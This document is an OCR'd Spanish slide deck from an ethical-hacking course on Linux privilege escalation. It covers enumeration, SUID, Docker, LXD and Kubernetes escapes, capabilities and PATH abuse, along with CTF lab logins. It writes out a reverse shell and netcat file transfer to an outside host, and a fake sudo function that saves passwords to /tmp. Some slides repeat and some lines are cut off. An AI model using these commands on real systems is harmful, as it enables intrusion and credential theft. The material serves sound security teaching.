Clase Linux 1: Procesos

Estructura

H.	N.	Tipo	Ejemplo	Tiempo
h0	1	Diplomado	Pentest	96 horas
h1	4	Curso	Elevación de privilegios	16 horas
h2	8	Clase	Linux: procesos	3 horas
h3	4	Módulo	Enumeración	20 minutos
h4	4	Sesión	Contexto	5 minutos

Clase 1: Linux / Procesos

(Curso 3: Escalamiento de privilegios)

(Diplomado: Hacking ético)

N.	OS	Clase	M1	M2	M3	M4
1	Linux	**Procesos**	Enumeración	Role	Ejecutable	Instalación
2	Linux	**Servicios**	Ejecución	Configuración	CVE	Kernel
3	Windows	**Procesos**	Enumeración	Roles	Ejecución	Herramientas
4	Windows	**Servicios**	Ejecución	Configuración	CVE	Kernel
5	All	**Ejercicios**	Preguntas	Respuestas	Reversing	HTTP
6	All	**Revisión**	Corrección	Demo	Anexos	Conclusión

Clase 1: Linux / Procesos

(Curso 3: Escalamiento de privilegios)

(Diplomado: Hacking ético)

N.	OS	Clase	M1	M2	M3	M4
1	Linux	**Procesos**	Enumeración	Role	Ejecutable	Instalación
2	Linux	**Servicios**	Ejecución	Configuración	CVE	Kernel
3	Windows	**Procesos**	Enumeración	Roles	Ejecución	Herramientas
4	Windows	**Servicios**	Ejecución	Configuración	CVE	Kernel
5	All	**Ejercicios**	Preguntas	Respuestas	Reversing	HTTP
6	All	**Revisión**	Corrección	Demo	Anexos	Conclusión

TOC

Módulo	S1	S2	S3	S4
Enumeración	Contexto	Archivos	Procesos	Entorno
Roles	Root	SUID	Contenedor	Capabilidad
Ejecutable	Ruta	Expansiones	Cadena	Binario
Instalación	Shell inverso	SSH	Terminal	Desafíos

Módulo 1: Enumeración

S	Nombre	Descripción
1	Contexto	`whoami`
2	Archivos	`find /`
3	Procesos	`ps aux`
4	Entorno	`env`

Sesión 1: Contexto

(Módulo 1: Enumeración)

La escalación de privilegios es considerada **fácil** y **gratuita**.

1. La superficie de exposición es enorme
2. Muchas aplicaciones requieren derechos root (apt, docker, openvpn, nvidia, mysql)

En general, el desplazamiento lateral se hace antes.

Estrategia metodológica

Estrategia de **enseñanza activa**.

Contenido	Cantidad	Horas
Ejercicios	50%	8h
Pruebas	25%	4h
Clases	25%	4h

Estrategia evaluativa

Examen	Ponderación	Descripción
Control individual	40%	Evaluación teórica escrita
Trabajo práctico grupal	60%	Laboratorio


Disclaimer: linPEAS

Todo lo que veremos y más, ya está automatizado en linPEAS

```
curl -L
 ↪  https://github.com/peass-ng/PEASS-ng/releases/latest/download/lin
 ↪  | sh | tee -a linpeas.log
```

Pero esta clase facilitará la lectura del output.

Disclaimer: linPEAS



Sesión 2: Archivos

(Módulo 1: Enumeración)

En Linux todo es un archivo

```
$ ls /proc/self/
arch_status          fdinfo               ns                   smaps_rollup
attr                 gid_map              numa_maps            stack
autogroup            io                   oom_adj              stat
auxv                 ksm_merging_pages    oom_score            statm
cgroup               ksm_stat             oom_score_adj        status
clear_refs           latency              pagemap              syscall
cmdline              limits               patch_state          task
comm                 loginuid             personality          timens_offsets
coredump_filter      map_files            projid_map           timers
cpu_resctrl_groups   maps                 root                 timerslack_ns
cpuset               mem                  sched                uid_map
cwd                  mountinfo            schedstat            wchan
environ              mounts               sessionid
exe                  mountstats           setgroups
fd                   net                  smaps
```

En Linux todo es un archivo

```
cat /etc/lsb-release    # Print uname
cat /etc/os-release     # Print uname
cat /etc/passwd         # Print w
cat /proc/self/status   # Print whoami (and more)
cat /proc/self/environ  # Print env
cat /proc/*/cmdline     # List  ps
cat /proc/meminfo       # Print free -h
cat /proc/net/route     # List  ip addr
cat /proc/net/tcp       # List  netstat -laputn
cat /proc/partitions    # List  df -h
cat /etc/cron*/*        # List  crontab -l
```

Encuentra tu archivo

```
# Find world-writeable directories (replace d by f for files)
find / -path /proc -prune -o -type d -perm -o+w 2>/dev/null

# Find binaries with the SUID bit set (replace 4 by 6 for
 ↪  SETGUID)
find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null

# Find hidden files
find / -type f -name ".*"
```

Comandos de archivos

cat	tac	dd	tee	sed	awk
cut	sort	wc	tr	paste	join
head	less	more	nano	vim	diff
cmp	patch	locate	xargs	od	nl
cp	mv	rm	stats	chmod	chown
file	touch	mktemp	basename	dirname	realpath
ln	readlink	ls	find	du	df
tar	zip	unzip	gzip	gunzip	bzip2

Sesión 3: Procesos

(Módulo 1: Enumeración)

```
$ ps aux | head -n 20
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0  26012 16796 ?        Ss   Jun16   1:09 /usr/lib/systemd/systemd --system --deserialize=104 splash
root           2  0.0  0.0      0     0 ?        S    Jun16   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        S    Jun16   0:00 [pool_workqueue_release]
root           4  0.0  0.0      0     0 ?        I<   Jun16   0:00 [kworker/R-rcu_g]
root           5  0.0  0.0      0     0 ?        I<   Jun16   0:00 [kworker/R-rcu_p]
root           6  0.0  0.0      0     0 ?        I<   Jun16   0:00 [kworker/R-slub_]
root           7  0.0  0.0      0     0 ?        I<   Jun16   0:00 [kworker/R-netns]
root           9  0.0  0.0      0     0 ?        I<   Jun16   0:00 [kworker/0:0H-events_highpri]
root          12  0.0  0.0      0     0 ?        I<   Jun16   0:00 [kworker/R-mm_pe]
root          13  0.0  0.0      0     0 ?        I    Jun16   0:00 [rcu_tasks_kthread]
root          14  0.0  0.0      0     0 ?        I    Jun16   0:00 [rcu_tasks_rude_kthread]
root          15  0.0  0.0      0     0 ?        I    Jun16   0:00 [rcu_tasks_trace_kthread]
root          16  0.0  0.0      0     0 ?        S    Jun16   1:13 [ksoftirqd/0]
root          17  0.0  0.0      0     0 ?        I    Jun16   2:23 [rcu_preempt]
root          18  0.0  0.0      0     0 ?        S    Jun16   0:01 [migration/0]
root          19  0.0  0.0      0     0 ?        S    Jun16   0:00 [idle_inject/0]
root          20  0.0  0.0      0     0 ?        S    Jun16   0:00 [cpuhp/0]
root          21  0.0  0.0      0     0 ?        S    Jun16   0:00 [cpuhp/1]
root          22  0.0  0.0      0     0 ?        S    Jun16   0:00 [idle_inject/1]
```

Listar los procesos con *ps*

```
$ ps -eo pid,etime,cmd --sort=-etime | tail
 662915       00:46 [kworker/0:1]
 662928       00:43 [kworker/1:0-events]
 662947       00:38 [kworker/12:1-mm_percpu_wq]
 662948       00:38 [kworker/u32:1-kcryptd/252:0]
 662960       00:32 /snap/firefox/6198/usr/lib/firefox/firefox
 662982       00:30 [kworker/12:3]
 662984       00:29 [kworker/14:4-pm]
 662985       00:29 [kworker/14:5]
 663424       00:00 ps -eo pid,etime,cmd --sort=-etime
 663425       00:00 tail
```

Listar los procesos con *pspy*

```
wget
 ↪  https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/p
chmod +x pspy64
./pspy64
```

Listar los procesos con *pspy*

```
ubuntu@ip-172-31-19-148:~$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
```


```
Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanni
 directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)

Draining file system events due to startup...
done
2025/06/24 03:22:31 CMD: UID=0     PID=3273   |
2025/06/24 03:22:31 CMD: UID=1000  PID=3272   | python3
2025/06/24 03:22:31 CMD: UID=1000  PID=3262   | ./pspy64
2025/06/24 03:22:31 CMD: UID=0     PID=3247   | /usr/libexec/fwupd/fwupd
2025/06/24 03:22:31 CMD: UID=0     PID=3240   |
2025/06/24 03:22:31 CMD: UID=1000  PID=3219   | -bash
2025/06/24 03:22:31 CMD: UID=1000  PID=3214   | sshd: ubuntu@pts/1

2025/06/24 03:22:31 CMD: UID=0     PID=3145   | sshd: ubuntu [priv]

2025/06/24 03:22:31 CMD: UID=1000  PID=3133   | -bash
2025/06/24 03:22:31 CMD: UID=1000  PID=3132   | sshd: ubuntu@pts/3
```

Listar los procesos con *pspy*

```
2025/06/24 03:28:19 CMD: UID=0     PID=7726   | snapctl get openvswitch.builtin
2025/06/24 03:28:19 CMD: UID=0     PID=7725   | /bin/sh /snap/lxd/33110/snap/hooks/configure
2025/06/24 03:28:19 CMD: UID=0     PID=7731   | snap install lxd --channel=5.21/stable/ubuntu-24.04
2025/06/24 03:28:19 CMD: UID=0     PID=7750   | tr [:upper:] [:lower:]
2025/06/24 03:28:19 CMD: UID=0     PID=7748   | /bin/sh /snap/lxd/33110/snap/hooks/configure
2025/06/24 03:28:19 CMD: UID=0     PID=7743   | /bin/sh /snap/lxd/33110/snap/hooks/configure
2025/06/24 03:28:19 CMD: UID=0     PID=7773   |
2025/06/24 03:28:19 CMD: UID=0     PID=7772   | getent group
2025/06/24 03:28:19 CMD: UID=0     PID=7774   | snap install lxd --channel=5.21/stable/ubuntu-24.04
2025/06/24 03:28:19 CMD: UID=0     PID=7776   | /usr/bin/getent passwd 0
2025/06/24 03:28:19 CMD: UID=0     PID=7777   |
2025/06/24 03:28:19 CMD: UID=0     PID=7778   | /usr/bin/getent passwd 0
2025/06/24 03:28:19 CMD: UID=0     PID=7779   | snap install lxd --channel=5.21/stable/ubuntu-24.04
2025/06/24 03:28:19 CMD: UID=0     PID=7780   | /usr/lib/snapd/snapd
2025/06/24 03:28:20 CMD: UID=0     PID=7781   | /usr/lib/snapd/snapd
2025/06/24 03:28:20 CMD: UID=0     PID=7782   | systemctl show --property=Id,ActiveState,UnitFileState,Nam
2025/06/24 03:28:20 CMD: UID=0     PID=7783   |
2025/06/24 03:28:20 CMD: UID=0     PID=7784   | systemctl show --property=Id,ActiveState,UnitFileState,Nam
2025/06/24 03:28:20 CMD: UID=0     PID=7785   |
2025/06/24 03:28:20 CMD: UID=1000  PID=7788   | /bin/sh /usr/sbin/lxc version
2025/06/24 03:28:20 CMD: UID=0     PID=7787   |
2025/06/24 03:28:20 CMD: UID=1000  PID=7789   | /bin/sh /usr/sbin/lxc version
2025/06/24 03:28:23 CMD: UID=1000  PID=7805   | /snap/bin/lxc version
2025/06/24 03:28:23 CMD: UID=1000  PID=7807   |
2025/06/24 03:28:24 CMD: UID=0     PID=7808   | /snap/snapd/24718/usr/lib/snapd/snap-confine --base core22
rsion
```

Listar los procesos

```
top         # TUI
pstree      # Pretty process tree
systemctl   # A whole new world
```

El proceso *shell*

```
# Get current shell
echo $SHELL
ps -p $$
cat /proc/$$/cmdline

# Stop recording history
unset HISTFILE

# Print history
history
```

El proceso *sudo* (Super User DO)

```
$ sudo -l
Matching Defaults entries for mtourneboeuf on martint:
    env_reset, mail_badpass,

     ↪  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/
    use_pty

User mtourneboeuf may run the following commands on martint:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
```

Por defecto, sudo mantiene la clave en cache 15 minutos (`sudo -k`)

El proceso *sudo*

```
$ sudo -h
sudo - execute a command as another user

usage: sudo -h | -K | -k | -V
usage: sudo -v [-ABkNnS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-ABkNnS] [-g group] [-h host] [-p prompt] [-U user]
            [-u user] [command [arg ...]]
usage: sudo [-ABbEHkNnPS] [-r role] [-t type] [-C num] [-D directory]
            [-g group] [-h host] [-p prompt] [-R directory] [-T timeout]
            [-u user] [VAR=value] [-i | -s] [command [arg ...]]
usage: sudo -e [-ABkNnS] [-r role] [-t type] [-C num] [-D directory]
            [-g group] [-h host] [-p prompt] [-R directory] [-T timeout]
            [-u user] file ...

Options:
  -A, --askpass                 use a helper program for password prompting
  -b, --background              run command in the background
```

Sesión 4: Entorno

(Módulo 1: Enumeración)

```
uname -a  # Get Kernel version
env       # List environment variables

df -h     # List mounted file systems
lsblk     # List blocks

route     # List routes
ip addr   # List IP address
arp -a    # List active connections

id; whoami; hostname
sudo -l   # List sudo capabilities
lscpu     # List CPU
```

Archivos de entorno

```
cat /etc/passwd
cat /etc/group
ls /home
cat /etc/shells
cat /etc/fstab
cat /etc/resolv.conf
```

Módulo 2: Roles

S	Nombre	Descripción
1	Root	`su -`
2	SUID	`chmod u+s /bin/sh`
4	Contenedor	`docker ps`
3	Capabilidades	`getcap /bin/sh`

Sesión 1: Root

(Módulo 2: Roles)

Está la ley.

N.	Type	Ex.	Cmd
1	User	toto	chown
2	Group	docker	chgrp
3	Rights	RWX	chmod

Sesión 1: Root

(Módulo 2: Roles)

Está la ley.

N.	Type	Ex.	Cmd
1	User	toto	chown
2	Group	docker	chgrp
3	Rights	RWX	chmod

¡Y está **ROOT**, por encima de la ley!

1. UID = 0
2. Único
3. Omnisciente
4. Omnipotente
5. Presente en todas partes
6. Visible en ninguna

Sesión 1: Root

(Módulo 2: Roles)

Está la ley.

N.	Type	Ex.	Cmd
1	User	toto	chown
2	Group	docker	chgrp
3	Rights	RWX	chmod

¡Y está **ROOT**, por encima de la ley!

1. UID = 0
2. Único
3. Omnisciente
4. Omnipotente
5. Presente en todas partes
6. Visible en ninguna
7. **Acceso al kernel**

Sesión 2: SUID: Set User ID

(Módulo 2: Roles)

El permiso Set User ID (setuid) permite a un usuario ejecutar un programa o script con los permisos de otro usuario, generalmente con privilegios elevados.

El bit setuid se representa como una “s” en los permisos del archivo (-rw**s**rw**s**r-x)

```
find / -perm -4000
```

Es posible realizar ingeniería inversa en programas con el bit setuid establecido, identificar vulnerabilidades y explotarlas para escalar privilegios.

SGID: Set Group ID

```
find / -perm -4000
```

Muchos programas tienen características adicionales que pueden ser aprovechadas para ejecutar comandos. Si el bit setuid está activado en estos programas, pueden ser utilizados para nuestros fines.

Consultar GTFOBins para obtener los fragmentos de código (snippets) relacionados con cada comando.

Sudœrs

```
$ sudo -l
Matching Defaults entries for toto on localhost:
    env_reset, mail_badpass,
     ↪  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/
     ↪  use_pty

User toto may run the following commands on localhost:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL

$ cat /etc/sudoers
$ cat /etc/sudoers.d/*
```

Sesión 3: Contenedor (Docker)

(Módulo 2: Roles)

```
id
# Out:
# ...groups=...,138(docker)

docker run -v /:/mnt -it ubuntu bash

docker -H unix:///var/run/docker.sock \
  run -v /:/mnt --rm -it ubuntu \
  chroot /mnt bash
```

LXD

```
id
# Out:
# ...groups=...,135(lxd)

lxc image import alpine-template.tar.xz --alias alpine
lxc image list

lxc init alpine privesc -c security.privileged=true
lxc config device add privesc host-root disk \
  source=/ path=/mnt/root recursive=true

lxc start privesc
lxc exec privesc /bin/bash
```

Kubernetes

```
kubectl apply -f \
  privileged-pod.yaml

kubectl exec -it \
  privileged-root-mount \
  -- /bin/bash
```

```
apiVersion: v1
kind: Pod
metadata:
  name: privileged-root-mount
spec:
  containers:
  - name: ubuntu
    image: ubuntu
    command: ["/bin/bash", "-c",
↪   "sleep infinity"]
    volumeMounts:
    - mountPath: /mnt
      name: host-root
  volumes:
  - name: host-root
    hostPath:
      path: /
  securityContext:
    privileged: true
```

Sesión 4: Capabilidad (Setcap)

(Módulo 2: Roles)

```
sudo setcap cap_net_bind_service=+ep /usr/bin/vim.basic

find /usr/bin /usr/sbin /usr/local/bin /usr/local/sbin -type f
 ↪  -exec getcap {} \;
# Out:
# /usr/bin/arping cap_net_raw=ep
# /usr/bin/ping cap_net_raw=ep
```

Capacidades que escalan

Capacidad	Descripción
cap_setuid	Establecer su ID de **usuario** efectivo.
cap_setgid	Establecer su ID de grupo efectivo.
cap_sys_admin	Proporcionar privilegios administrativos.
	Ej: **configuraciones** del sistema y **montar** volúmenes.
cap_dac_override	Eludir las verificaciones de permisos
	de lectura, escritura y ejecución de archivos.

Otras capacidades

Capacidad	Descripción
cap_sys_chroot	Cambiar el directorio raíz del proceso actual.
cap_sys_ptrace	Adjuntarse y depurar otros procesos.
cap_sys_nice	Aumentar o disminuir la prioridad de procesos.
cap_sys_time	Modificar el reloj del sistema.
cap_sys_resource	Modificar límites de recursos del sistema.
cap_sys_module	Cargar y descargar módulos del núcleo.
cap_net_bind_service	Enlazarse a puertos de red.

Banderas de *setcap*

Flag	Descripción
=	Establece la capacidad especificada sin otorgar privilegios.
	Útil para eliminar una capacidad previamente establecida.
+ep	Otorga privilegios efectivos y permitidos a la capacidad.
	Permite realizar acciones permitidas por la capacidad.
+ei	Otorga privilegios efectivos e inherentes a la capacidad.
	Permite que procesos hijos hereden la capacidad.
+p	Otorga privilegios permitidos a la capacidad.
	Previene la herencia de la capacidad por procesos hijos.

Módulo 3: Ejecutable

S	Nombre	Descripción
1	Ruta	`PATH:.:$PATH`
2	Expansiones	`find *`
4	Cadena	`su - adm`
3	Binario	`ida64 list-port`

Sesión 1: Abuso de ruta

(Módulo 3: Ejecutable)

```
echo $PATH
vim

echo 'echo "Hi from myself"' > vim
chmod +x vim
PATH=.:$PATH
echo $PATH
vim
```

Sesión 2: Expansiones

(Módulo 3: Ejecutable)

```
# Wildcard
tar -cvf backup.tar.gz *

# Parameters
fct(){ find $1; }

# Command
for i in $(find /dir); do echo $i; done
```

Sesión 2: Expansiones

(Módulo 3: Ejecutable)

```
# Wildcard
tar -cvf backup.tar.gz *

# Parameters
fct(){ find $1; }

# Command
for i in $(find /dir); do echo $i; done
```

Utilizar variables con espacios y **nuevas líneas**.

Expansiones de Bash

N.	Expansión	Ejemplo
1	Llaves	`chown root lib/{ex?.?*,how_ex}`
2	Tilde	`cd ~username/Documents`
3	Parámetros	`echo ${BASH_SOURCE[0]}`
4	Aritmética	`val=$(( 42 + 3 ))`
5	Comandos	`val=$(curl ...)`
6	División de palabras	`ls first_word "second word" multiple words`
7	Ruta de acceso	`du -sh *`

Sesión 3: Cadena (árbol de proceso)

(Módulo 3: Ejecutable)

```
pstree
systemd─┬─ModemManager───3*[{ModemManager}]
        ├─containerd-shim─┬─docker-init───dockerd─┬─containerd───19*[{containerd}]
        │                 │                       └─20*[{dockerd}]
        │                 └─11*[{containerd-shim}]
        ├─cron
        ├─dockerd─┬─docker-proxy───7*[{docker-proxy}]
        │         ├─docker-proxy───6*[{docker-proxy}]
        │         └─24*[{dockerd}]
        ├─gdm3─┬─gdm-session-wor─┬─gdm-x-session─┬─Xorg───5*[{Xorg}]
        │      │                 │               ├─gnome-session-b─┬─PanGPA───6*[{PanGPA}]
        │      │                 │               │                 └─3*[{gnome-session-b}]
        │      │                 │               └─3*[{gdm-x-session}]
        │      │                 └─3*[{gdm-session-wor}]
        │      └─3*[{gdm3}]
        ├─systemd─┬─(sd-pam)
        │         ├─gnome-shell─┬─firefox─┬─Isolated Servic───27*[{Isolated Servic}]
        │         │              │         └─keepassxc───9*[{keepassxc}]
        │         │              └─tmux: server─┬─bash───2*[okular───7*[{okular}]]
        │         │                            ├─bash───vim─┬─node───14*[{node}]
        │         │                            │            └─{vim}
        │         │                            ├─bash───sudo───sudo───openvpn
        │         │                            ├─bash───sgpt
        │         │                            ├─8*[bash───vim─┬─node───10*[{node}]]
        │         │                            │              └─{vim}]
        │         │                            ├─16*[bash]
        │         │                            ├─bash───nc
        │         │                            ├─2*[bash───man───bash───bash───vim─┬─node───10*[{node}]]
        │         │                            │                                  └─{vim}]
        │         │                            ├─bash───vim─┬─clangd.main───11*[{clangd.main}]
        │         │                            │            ├─node─┬─clangd.main───11*[{clangd.main}]
        │         │                            │            │      └─10*[{node}]
        │         │                            │            └─{vim}
        │         │                            └─bash───pstree
        ├─systemd-logind
        └─systemd-resolve
```

Cadena de confianza

1. Active directory
2. Base de datos
3. SSH key
4. Kerberos Ticket
5. Network Shares: NAS, SMB, OneDrive
6. **Archivos**

Cadena de configuración

- Cron
- Nginx
- SSH
- Apache
- Logrotate

Cadena de configuración

- Cron
- Nginx
- SSH
- Apache
- Logrotate
- Sudo
- Docker
- Systemd
- Ufw
- Kubernetes

Cadena de configuración

- Cron
- Nginx
- SSH
- Apache
- Logrotate
- Sudo
- Docker
- Systemd
- Ufw
- Kubernetes
- Git
- AWS
- Tomcat
- SSL
- Resolv

Cadena de dependencia

```
ldd $(which git)
linux-vdso.so.1 (0x00007fff2ca64000)
libpcre2-8.so.0 => /lib/x86_64-linux-gnu/libpcre2-8.so.0
 ↪  (0x000077ca4dc83000)
libz.so.1 => /lib/x86_64-linux-gnu/libz.so.1
 ↪  (0x000077ca4dc67000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6
 ↪  (0x000077ca4d400000)
/lib64/ld-linux-x86-64.so.2 (0x000077ca4dd3f000)
```

Cadena de dependencia

```
ldd $(which git)
linux-vdso.so.1 (0x00007fff2ca64000)
libpcre2-8.so.0 => /lib/x86_64-linux-gnu/libpcre2-8.so.0
 ↪  (0x000077ca4dc83000)
libz.so.1 => /lib/x86_64-linux-gnu/libz.so.1
 ↪  (0x000077ca4dc67000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6
 ↪  (0x000077ca4d400000)
/lib64/ld-linux-x86-64.so.2 (0x000077ca4dd3f000)
```

Ver también **DLL Hijacking**

Cadena de arranque

1. /etc/environment
2. /etc/profile
3. ~/.bash_profile
4. ~/.bash_login
5. /etc/bash.bashrc
6. ~/.bashrc
7. ~/.bash_logout


Cadena de arranque

```
function sudo() {
  # Read and record password
  read -rsp "[sudo] password for $USER: " password
  echo "$password" > /tmp/pass.txt

  # Proxy command
  echo "$password" | command sudo -S "$@"
}
```

Sesión 4: Binario

(Módulo 3: Ejecutable)



Binario

1. **Descargar** el archivo.
2. **Analizar** el código fuente.
   2.1 Desde el principio (main) mediante una **búsqueda en amplitud** (breadth-first search) de **fuentes** y **sumideros**.
   2.2 Desde el sumidero, mediante una **búsqueda en profundidad** (depth-first search) de vuelta hacía el main.
   2.3 (Ver Meet in the middle)
3. **Probar** en su computadora personal con un depurador.
4. **Probar** en una computadora similar a la del objetivo.
5. **Solicitar** revisión por parte de tres pares.
6. **Asegurar** que la carga no tiene ningún marcador.
7. **Enviar** la carga.

Módulo 4: Instalación

S	Nombre	Descripción
1	Shell inverso	`bash -c ...`
2	SSH	`ssh`
4	Cadena	`su - adm`
3	Binario	`ida64 list-port`

Sesión 1: Shell inverso

(Módulo 4: Instalación)

```
# Attacker computer
nc -nlvp 6969

# Victim computer
bash -c 'bash -i >& /dev/tcp/rat.tinmarino.com/6969 0>&1'

# Victim computer for pty
python -c 'import
 ↪  socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
```

Sesión 2: SSH: Secure SHell


```
ssh -p 2011 caty@localhost
ssh -p 2011 caty@localhost 'ls -la /home/caty'

ssh -L 8080:localhost:80 caty@localhost
ssh -Y ubuntu@rat.tinmarino.com

ssh-keygen
ssh-copy-id -o 'ssh -i ~/key.pem'
 ↪  ubuntu@ec2-3-227-20-237.compute-1.amazonaws.com

scp -P 2011 solution/screen-cve.sh caty@localhost:
rsync -avz -e 'ssh -i ~/key.pem -o StrictHostKeyChecking=no'
 ↪  ubuntu@rat.tinmarino.com:lot.tar.gz .
```

Trusted X11 forwarding



Otros protocolos

Servicios:

1. HTTP
2. FTP
3. telnet
4. redis
5. sql
6. docker
7. git
8. netcat y socat
9. proxypass

Otros protocolos

Servicios:

1. HTTP
2. FTP
3. telnet
4. redis
5. sql
6. docker
7. git
8. netcat y socat
9. proxypass

Lenguajes:

- bash
- python
- perl
- php
- java

Otros protocolos

Servicios:

1. HTTP
2. FTP
3. telnet
4. redis
5. sql
6. docker
7. git
8. netcat y socat
9. proxypass

Lenguajes:


- bash
- python
- perl
- php
- java

Ejecutables:

- curl
- wget
- nslookup
- ping
- vim

Sesión 3: Terminal

(Módulo 4: Instalación)



Dotfiles

```
~/.vim/dotfile (master) [0]
$ ls
alacritty.yml     install.sh                      termux.properties
bash_aliases.sh   ipython_config.py               test
bash_profile.sh   ipython_kernel_config.py        tmux.conf
bashrc.sh         irbrc.rb                        Tool.pm
casa.py           jupyter_console_config.py       ubuntu.sh
gdbinit.gdb       Microsoft.PowerShell_profile.ps1 vimrc
gitconfig         perlrc.pl                       vimspector.json
gitignore         pylintrc                        Xdefaults
i3                pylint.toml                     Xresources
inputrc           replyrc
```

Servidor

```
python3 -m http.server 8080
```

```
nc -l -p 8080 > received_file.txt
```

Cliente

```
curl rat.tinmarino.com:8080

nc rat.tinmarino.com 8080 < file_to_send.txt
```

Sesión 4: Desafíos

(Módulo 4: Instalación)

1. Demo Escalation # demo:demo123
2. Ascenso imprevisto # juan:juan123
3. El codificador privilegiado # pedro:pedro123
4. El Sendero del sincrotrón # maya:maya123
5. Capacitado # capitan:capitan123

```
ssh -p 2006 demo@ctfcl.com  # Password is demo123
```